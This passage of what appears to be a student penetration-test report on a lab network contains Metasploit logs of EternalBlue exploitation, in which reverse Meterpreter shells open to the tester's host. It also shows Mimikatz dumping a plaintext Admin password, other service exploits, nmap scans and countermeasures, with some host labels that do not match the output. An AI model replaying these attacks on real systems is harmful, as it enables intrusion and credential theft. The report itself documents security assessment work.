[*] 192.168.0.1:445 - 0x00000010  30 30 38 20 52 32 20 44 61 74 61 63 65 6e 74 65  008 R2 Datacente
[*] 192.168.0.1:445 - 0x00000020  72 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50  r 7601 Service P
[*] 192.168.0.1:445 - 0x00000030  61 63 6b 20 31                                   ack 1
[+] 192.168.0.1:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.1:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.1:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.1:445 - Starting non-paged pool grooming
[+] 192.168.0.1:445 - Sending SMBv2 buffers
[+] 192.168.0.1:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.0.1:445 - Sending final SMBv2 buffers.
[*] 192.168.0.1:445 - Sending last fragment of exploit packet!
[*] 192.168.0.1:445 - Receiving response from exploit packet
[+] 192.168.0.1:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.0.1:445 - Sending egg to corrupted connection.
[*] 192.168.0.1:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.0.1
[*] Meterpreter session 1 opened (192.168.0.100:4444 -> 192.168.0.1:57613) at 2019-11-13 09:00:45 -0500
[+] 192.168.0.1:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.1:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.1:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

Figure 18: Successful exploitation of Server1 (192.168.0.1) using Eternalblue exploit

```
meterpreter > sysinfo
Computer        : SERVER1
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : UADCWNET
Logged On Users : 2
Meterpreter     : x64/windows
```

Figure 19: Information about host Server1 (192.168.0.1)

```
meterpreter > ipconfig
Interface 10
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:77:67:d6
MTU          : 1500
IPv4 Address : 192.168.0.1
IPv4 Netmask : 255.255.255.0
```

Figure 20: Network interfaces and addresses of Server1 (192.168.0.1)

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Figure 21: The user that the shell is running as on host Server1 (192.168.0.1)

The exploitation of EternalBlue vulnerability on the targeted machine 192.168.0.2 – Server 2.

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.0.100:4444
[+] 192.168.0.2:445       - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Datacenter 7
601 Service Pack 1 x64 (64-bit)
[*] 192.168.0.2:445 - Connecting to target for exploitation.
[+] 192.168.0.2:445 - Connection established for exploitation.
[+] 192.168.0.2:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.2:445 - CORE raw buffer dump (53 bytes)
[*] 192.168.0.2:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.0.2:445 - 0x00000010  30 30 38 20 52 32 20 44 61 74 61 63 65 6e 74 65  008 R2 Datacente
[*] 192.168.0.2:445 - 0x00000020  72 20 37 36 30 31 20 53 65 72 76 69 63 65 20 50  r 7601 Service P
[*] 192.168.0.2:445 - 0x00000030  61 63 6b 20 31                                   ack 1
[+] 192.168.0.2:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.2:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.2:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.2:445 - Starting non-paged pool grooming
[+] 192.168.0.2:445 - Sending SMBv2 buffers
[+] 192.168.0.2:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.0.2:445 - Sending final SMBv2 buffers.
[*] 192.168.0.2:445 - Sending last fragment of exploit packet!
[*] 192.168.0.2:445 - Receiving response from exploit packet
[+] 192.168.0.2:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.0.2:445 - Sending egg to corrupted connection.
[*] 192.168.0.2:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.0.2
[*] Meterpreter session 1 opened (192.168.0.100:4444 -> 192.168.0.2:58531) at 2019-11-13 09:05:22 -0500
[+] 192.168.0.2:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.2:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.2:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

Figure 22: Successful exploitation of Server2 (192.168.0.2) using Eternalblue exploit

```
meterpreter > ipconfig
Interface 10
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:70:fc:e3
MTU          : 1500
IPv4 Address : 192.168.0.2
IPv4 Netmask : 255.255.255.0
```

Figure 23: Information about host Server2 (192.168.0.2)

```
meterpreter > sysinfo
Computer        : SERVER2
OS              : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : UADCWNET
Logged On Users : 2
Meterpreter     : x64/windows
```

Figure 24: Network interfaces and addresses of Server2 (192.168.0.2)

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Figure 25: The user that the shell is running as on host Server2 (192.168.0.2)

Exploitation of EternalBlue vulnerability on the targeted machine 192.168.0.11 – Client 1.

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > run

[*] Started reverse TCP handler on 192.168.0.100:4444
[+] 192.168.0.10:445       - Host is likely VULNERABLE to MS17-010! -  Windows 7 Professional 7601 Servi
ce Pack 1 x64 (64-bit)
[*] 192.168.0.10:445 - Connecting to target for exploitation.
[+] 192.168.0.10:445 - Connection established for exploitation.
[+] 192.168.0.10:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.10:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.0.10:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.0.10:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.0.10:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.0.10:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.10:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.10:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.10:445 - Starting non-paged pool grooming
[+] 192.168.0.10:445 - Sending SMBv2 buffers
[+] 192.168.0.10:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.0.10:445 - Sending final SMBv2 buffers.
[*] 192.168.0.10:445 - Sending last fragment of exploit packet!
[*] 192.168.0.10:445 - Receiving response from exploit packet
[+] 192.168.0.10:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.0.10:445 - Sending egg to corrupted connection.
[*] 192.168.0.10:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.0.10
[*] Meterpreter session 1 opened (192.168.0.100:4444 -> 192.168.0.10:49419) at 2019-11-13 10:12:05 -0500
[+] 192.168.0.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.10:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

Figure 26: Successful exploitation of Client1 (192.168.0.11) using Eternalblue exploit

```
meterpreter > sysinfo
Computer        : CLIENT1
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : UADCWNET
Logged On Users : 2
Meterpreter     : x64/windows
```

Figure 27: Information about host Client1 (192.168.0.11)

```
meterpreter > ipconfig
Interface 10
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:60:0b:7d
MTU          : 1500
IPv4 Address : 192.168.0.10
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::746a:1c9b:53fd:bd9
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Figure 28: Network interfaces and addresses of Client1 (192.168.0.11)

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Figure 29: The user that the shell is running as on host Client1 (192.168.0.11)

Countermeasure

On March 24th, 2017, Microsoft released a security update MS17-010 that fixes the critical vulnerability. The security update corrected crafted request handling of SMBv1 (Microsoft, 2017). An update must be expedited for the vulnerable machines.

Low	Moderate	High	Critical
			x

3.4.2 BisonWare 3.5 – Remote Buffer Overflow

Description

FTP server BisonWare 3.5 running on Server2 (192.168.0.2) is vulnerable to buffer overflows. As a result, the buffer overflow can lead to a Denial of Service attack or remote code execution. The exploit abuses BisonWare program code by sending a very long message.

The below image demonstrates the exploitation of the mentioned vulnerability. Although the exploitation of the vulnerability did not lead to creating a session for remote code execution, the mentioned FTP server contains a high severity security flaw.

```
msf5 exploit(17810) > run

[*] Started reverse TCP handler on 192.168.0.100:4444
[*] 192.168.0.2:21 - Trying target Windows XP SP3 EN...
[*] 192.168.0.2:21 - Connected to 192.168.0.2:21
[*] 192.168.0.2:21 - Sending payload...
[*] Exploit completed, but no session was created.
```

Figure 30: No shell session created after exploiting the vulnerability in BisonWare running on Server2 (192.168.0.2)

Countermeasure

Nevertheless, FTP server BisonWare has been discontinued and should be retired by the company. Consequently, it is highly recommended to switch to a modern FTP server.

Low	Moderate	High	Critical
		x	

3.4.3 ArGoSoft 1.8.x – Authentication Bypass

Description

There is a well-known vulnerability in ArGoSoft 1.8.2.9 mail service, which is run on Server1 (192.168.0.1). The problem occurs when a user visits a specific page and is granted access to the user management interface. Consequently, the unauthorised user is allowed to create an account on the mail server. The main threat is that a malicious attacker could impersonate a company person by creating a fake account.

The below displayed image shows the unauthorised access of user creation webpage by visiting 192.168.0.1:99/useradm.



Figure 31: Unauthorized access to user creation webpage on ArGoSoft mail server running on Server1 (192.168.0.1)

Countermeasure

It is advised to retire the use of ArGoSoft mail server as it has been discontinued by the original developer. Therefore, it is highly recommended to switch to an up-to-date mail service.

Low	Moderate	High	Critical
		x	

3.5 POST EXPLOITATION

3.5.1 Mimikatz

Mimikatz is a post-exploitation module commonly used for retrieving plaintext passwords, hashes, Kerberos tickets, etc.

For instance, mimikatz is used in post-exploitation stage for dumping user credentials that are stored in the memory process of LSASS (Windows Local Security Account Subsystem Service).

The below figure demonstrates dumping Admin user credentials of Server1 (192.168.0.1).

```
meterpreter > load mimikatz
Loading extension mimikatz...[!] Loaded Mimikatz on a newer OS (Windows 2008
 R2 (6.1 Build 7601, Service Pack 1).). Did you mean to 'load kiwi' instead?
Success.
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
====================

AuthID    Package    Domain        User           Password
------    -------    ------        ----           --------
0;42544   NTLM
0;997     Negotiate  NT AUTHORITY  LOCAL SERVICE
0;305364  Kerberos   UADCWNET      Admin          Thisisverysecret2019
```

Figure 32: Retrieving the password of Admin user of 192.168.0.1 – Server1 by using mimikatz tool

3.5.2 Poor Firewall Policy

The Windows Firewall settings of Server1 (192.168.0.1) were reviewed by using the collected Admin user password 'Thisisverysecret2019'. The screenshot below displays the found settings of the Windows Firewall.



Figure 33: Windows Firewall settings on Server1 (192.168.0.1)

3.5.3 Results and Countermeasures

Poor Windows Firewall Settings

Description

There is no good reason why the Windows Firewall should be turned off completely.

Countermeasure

It is extremely important to correctly configure and enable the Windows Firewall.

Low	Moderate	High	Critical
			x

4 DISCUSSION

4.1 GENERAL DISCUSSION

The conducted assessment demonstrated how effortless and simple it is for a malicious attacker extract sensitive information and exploit the vulnerabilities on targeted machines. Unfortunately, time-limited engagements do not allow for a full evaluation of the targeted system. Thus, the penetration testing team prioritised to discover the weakest security controls a malicious internal attacker could abuse.

Nonetheless, the desired aim of the assessment was satisfied as the penetration test was successfully issued and a report was provided on the overall security of the network. To protect against threats, the remediations provided must be applied accordingly.

Finally, there are constant newly discovered threats and prominent vulnerabilities that can be exploited by cybercriminals. Therefore, it is recommended to perform similar network security assessments on a regular basis to ensure more consistent stability of the network.

4.2 GENERAL COUNTERMEASURES

The detailed countermeasures are provided in the overview of procedure section of the document. As mentioned earlier, the priority was to concentrate on the high and critical severity security weaknesses as they pose the most serious risk to the organisation. However, despite the severity level of the vulnerabilities, it is important to remediate all the security flaws found in the targeted network throughout the carried-out penetration test. Otherwise, the company's network may become a victim of cybercrime and sustain serious damage costs.

4.3 CONCLUSIONS

An internal network security assessment was issued against the company's network and a report was compiled to provide information about the overall security state of the targeted network. A range of different severity levels vulnerabilities were discovered during the conducted internal penetration test. It is important to note that the found high and critical severity security weaknesses pose a significant risk to the organisation's assets. Therefore, it is highly recommended to implement recommended countermeasures for each vulnerability respectively as it may lead to company's network compromise in the future.

4.4 FUTURE WORK

A suggested list of future work is provided below. Due to time constraints these were not prioritised.

- Running a brute-force attack against the SMB server using the credentials gathered from intelligence gathering stage and a common password wordlist.
- Demonstrate and explain the exploitation of My Little Forum 3.5 running on Server2 (192.168.0.2) in further details.
- Demonstrate and explain the exploitation of BisonWare 3.5 running on Server2 (192.168.0.2) in further details.
- Access folder shares and search for sensitive information inside of it.

4.5 CONTACT INFORMATION

The full logs of issued penetration testing, including various security tool scans of the targeted system can be provided upon request for an additional cost. If you have any questions related to the conducted internal network security assessment of the company's network, please do not hesitate to contact the senior penetration tester Titas Saunorius by email 1800284@uad.ac.uk.

REFERENCES

Benjamin Delpy 'gentilkiwi' (2014) 'mimikatz'. (online). Available at: https://github.com/gentilkiwi/mimikatz (Accessed 22nd November 2019).

Doctor_Hacker (2019) 'MY LTTLE FORUM 2.3.5'. Available at: https://github.com/DoctorHackerAbertay/Exploits/blob/master/mlf.py (Accessed 26th November 2019).

Exploit-DB (1999) 'BisonWare BisonFTP Server 3.5 - Remote Buffer Overflow (Metasploit)' Available at: https://www.exploit-db.com/exploits/17810 (Accessed 28th November 2019).

Exploit-DB (2003) 'ArGoSoft 1.8.x – Authentication Bypass'. Available at: https://www.exploit-db.com/exploits/22604 (Accessed 25th November 2019).

Exploit-DB (2016) 'My Little Forum 2.3.5 - PHP Command Injection'. Available at: https://www.exploit-db.com/exploits/40021 (Accessed 26th November 2019).

Gordon "Fyodor" Lyon (1997) 'nmap – Network exploration tool and security/port scanner'. (online). Available at: https://nmap.org/ (Accessed 11th November 2019).

https://www.ibm.com/downloads/cas/ZBZLY7KL (Accessed 14th December 2019).

IBM Security (2019) 'Cost of a Data Breach Report 2019'. (online). Available at:
M. Bishop (2007) 'About Penetration Testing', IEEE security & privacy. New York, NY :: IEEE Computer Society, 5(6), pp. 84–87.

Mark Lowe (2008) 'enum4linux – A Linux alternative to enum.exe for enumerating data from Windows and Samba hosts'. (online). Available at: https://labs.portcullis.co.uk/tools/enum4linux/ (Accessed 15th November 2019)

Microsoft (2017) 'Maximum password age'. (online). Available at: https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/maximum-password-age (Accessed 25th November 2019).

Microsoft (2017) 'Microsoft Security Bulletin MS17-010 – Critical'. (online). Available at: https://docs.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010 (Accessed 23th November 2019).

Microsoft (2017) 'Minimum password length'. (online). Available at: https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/minimum-password-length (Accessed 25th November 2019).

Microsoft (2017) 'Windows 7 or Windows Server 2008 R2 domain join displays error "Changing the Primary Domain DNS name of this computer to "" failed...."'. (online). Available at: https://support.microsoft.com/en-us/help/2018583/windows-7-or-windows-server-2008-r2-domain-join-displays-error-changin (Accessed 23th November 2019).

Microsoft (2018) 'Account lockout threshold'. (online). Available at: https://docs.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/account-lockout-threshold (Accessed 25th November 2019).

No author (n.d.) 'smtp-user-enum'. (online). Available at: http://pentestmonkey.net/tools/user-enumeration/smtp-user-enum (Accessed 20th November 2019).

PTES (2014) Main page. Available at: http://www.pentest-standard.org/index.php/Main_Page (Accessed 4th December 2019).

Rapid7 LLC (2011) 'Metasploit'. (online). Available at: https://www.metasploit.com/ (Accessed 13th November 2019).

Samba Team (n.d.) 'net – Tool for administration of Samba and remote CIFS servers'. (online). Available at: https://samba.org/samba/docs/man/manpages-3/net.8.html (Accessed 17th November 2019).

Samba Team (n.d.) 'nmblookup – NetBIOS over TCP/IP client used to lookup NetBIOS names'. (online). Available at: https://www.samba.org/samba/docs/current/man-html/nmblookup.1.html (Accessed 17th November 2019).

Samba Team (n.d.) 'rpcclient – tool for executing client side MS-RPC functions'. (online). Available at: https://samba.org/samba/docs/man/manpages-3/rpcclient.1.html (Accessed 17th November 2019).

Samba Team (n.d.) 'smbclient – ftp-like client to access SMB/CIFS resources on servers'. (online). Available at: https://www.samba.org/samba/docs/current/man-html/smbclient.1.html (Accessed 17th November 2019).

Troy Hunt (2018) 'How Long is Long Enough? Minimum Password Lengths by the World's Top Sites. (online). Available at: https://www.troyhunt.com/how-long-is-long-enough-minimum-password-lengths-by-the-worlds-top-sites/ (Accessed 25th November 2019).

ZDNet (2019) 'Cybercrime is increasing and more costly for organizations'. (online). Available at: https://www.zdnet.com/article/cybercrime-is-increasing-and-more-costly-for-organizations/ (Accessed 1st December 2019).

APPENDICES

APPENDIX A – OUTPUTS OF TCP AND UDP PORT SCANS USING NMAP

192.168.0.1 – Server 1

```
# Nmap 7.80 scan initiated Wed Nov 13 05:00:01 2019 as: nmap -p- -sT -A -T4 -oN Desktop/TitusCoursework/server1_TCPFullSca
n_ServiceVersionScan.txt 192.168.0.1
Strange read error from 192.168.0.1 (104 - 'Connection reset by peer')
Nmap scan report for 192.168.0.1
Host is up (0.00050s latency).
Not shown: 65502 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       Microsoft Windows XP telnetd
25/tcp    open  smtp         ArGoSoft Freeware smtpd 1.8.2.9
|_smtp-commands: Welcome [192.168.0.100], pleased to meet you,
42/tcp    open  tcpwrapped
53/tcp    open  domain       Microsoft DNS 6.1.7601 (1DB1446A) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB1446A)
79/tcp    open  finger       ArGoSoft Mail fingerd
| finger: This is uadtargetnet.com finger server.\x0D
| \x0D
|_Please use username@domain format.\x0D
80/tcp    open  http         Apache httpd (PHP 5.6.30)
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2019-11-13 10:01:20Z)
99/tcp    open  http         ArGoSoft Mail Server Freeware httpd 1.8.2.9
|_http-server-header: ArGoSoft Mail Server Freeware, Version 1.8 (1.8.2.9)
|_http-title: ArGoSoft Mail Server
110/tcp   open  pop3         ArGoSoft freeware pop3d 1.8.2.9
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap         Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com, Site: lab-site1)
445/tcp   open  microsoft-ds Windows Server 2008 R2 Datacenter 7601 Service Pack 1 microsoft-ds (workgroup: UADCWNET)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com, Site: lab-site1)
3269/tcp  open  tcpwrapped
9389/tcp  open  mc-nmf       .NET Message Framing
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc        Microsoft Windows RPC
49153/tcp open  msrpc        Microsoft Windows RPC
49154/tcp open  msrpc        Microsoft Windows RPC
49155/tcp open  msrpc        Microsoft Windows RPC
49157/tcp open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc        Microsoft Windows RPC
49159/tcp open  msrpc        Microsoft Windows RPC
49163/tcp open  msrpc        Microsoft Windows RPC
49167/tcp open  msrpc        Microsoft Windows RPC
49172/tcp open  msrpc        Microsoft Windows RPC
49177/tcp open  msrpc        Microsoft Windows RPC
49178/tcp open  msrpc        Microsoft Windows RPC
49212/tcp open  msrpc        Microsoft Windows RPC
```

```
MAC Address: 00:0C:29:77:67:D6 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_serv
er_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Hosts: uadtargetnet.com, SERVER1; OSs: Windows XP, Windows; CPE: cpe:/o:microsoft:windows_xp, cpe:/o:microsoft:windows, cpe:/o:
microsoft:windows_server_2008:r2:sp1

Host script results:
|_clock-skew: mean: 4s, deviation: 8s, median: 0s
|_nbstat: NetBIOS name: SERVER1, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:77:67:d6 (VMware)
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Datacenter 7601 Service Pack 1 (Windows Server 2008 R2 Datacenter 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: Server1
|   NetBIOS computer name: SERVER1\x00
|   Domain name: uadcwnet.com
|   Forest name: uadcwnet.com
|   FQDN: Server1.uadcwnet.com
|_  System time: 2019-11-13T10:02:29+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2019-11-13T10:02:17
|_  start_date: 2019-10-07T13:42:56
```

```
# Nmap 7.80 scan initiated Wed Nov 13 05:21:47 2019 as: nmap -p 1-1000 -sU -oN Desktop/TitusCoursework/s
erver1_1000UDPScan.txt 192.168.0.1
Nmap scan report for 192.168.0.1
Host is up (0.00077s latency).
Not shown: 988 closed ports
PORT    STATE         SERVICE
42/udp  open|filtered nameserver
53/udp  open          domain
67/udp  open|filtered dhcps
68/udp  open|filtered dhcpc
88/udp  open|filtered kerberos-sec
123/udp open          ntp
137/udp open          netbios-ns
138/udp open|filtered netbios-dgm
161/udp open|filtered snmp
389/udp open|filtered ldap
464/udp open|filtered kpasswd5
500/udp open|filtered isakmp
MAC Address: 00:0C:29:77:67:D6 (VMware)
```

192.168.0.2 – Server 2

```
MAC Address: 00:0C:29:77:67:D6 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:mic
rosoft:windows_server_2008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Upda
te 1
Network Distance: 1 hop
Service Info: Hosts: uadtargetnet.com, SERVER1; OSs: Windows XP, Windows; CPE: cpe:/o:microsoft:windows_xp, cpe:/o:microso
ft:windows, cpe:/o:microsoft:windows_server_2008:r2:sp1

Host script results:
|_clock-skew: mean: 4s, deviation: 8s, median: 0s
|_nbstat: NetBIOS name: SERVER1, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:77:67:d6 (VMware)
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Datacenter 7601 Service Pack 1 (Windows Server 2008 R2 Datacenter 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: Server1
|   NetBIOS computer name: SERVER1\x00
|   Domain name: uadcwnet.com
|   Forest name: uadcwnet.com
|   FQDN: Server1.uadcwnet.com
|_  System time: 2019-11-13T10:02:29+00:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: required
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2019-11-13T10:02:17
|_  start_date: 2019-10-07T13:42:56
```

```
MAC Address: 00:0C:29:70:FC:E3 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1 cpe:/o:microsoft:windows_server_2
008:r2 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: Host: SERVER2; OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp, cpe:/o:microsoft:windows_serve
r_2008:r2:sp1

Host script results:
|_clock-skew: mean: 0s, deviation: 1s, median: 0s
|_nbstat: NetBIOS name: SERVER2, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:70:fc:e3 (VMware)
| smb-os-discovery:
|   OS: Windows Server 2008 R2 Datacenter 7601 Service Pack 1 (Windows Server 2008 R2 Datacenter 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: SERVER2
|   NetBIOS computer name: SERVER2\x00
|   Domain name: uadcwnet.com
|   Forest name: uadcwnet.com
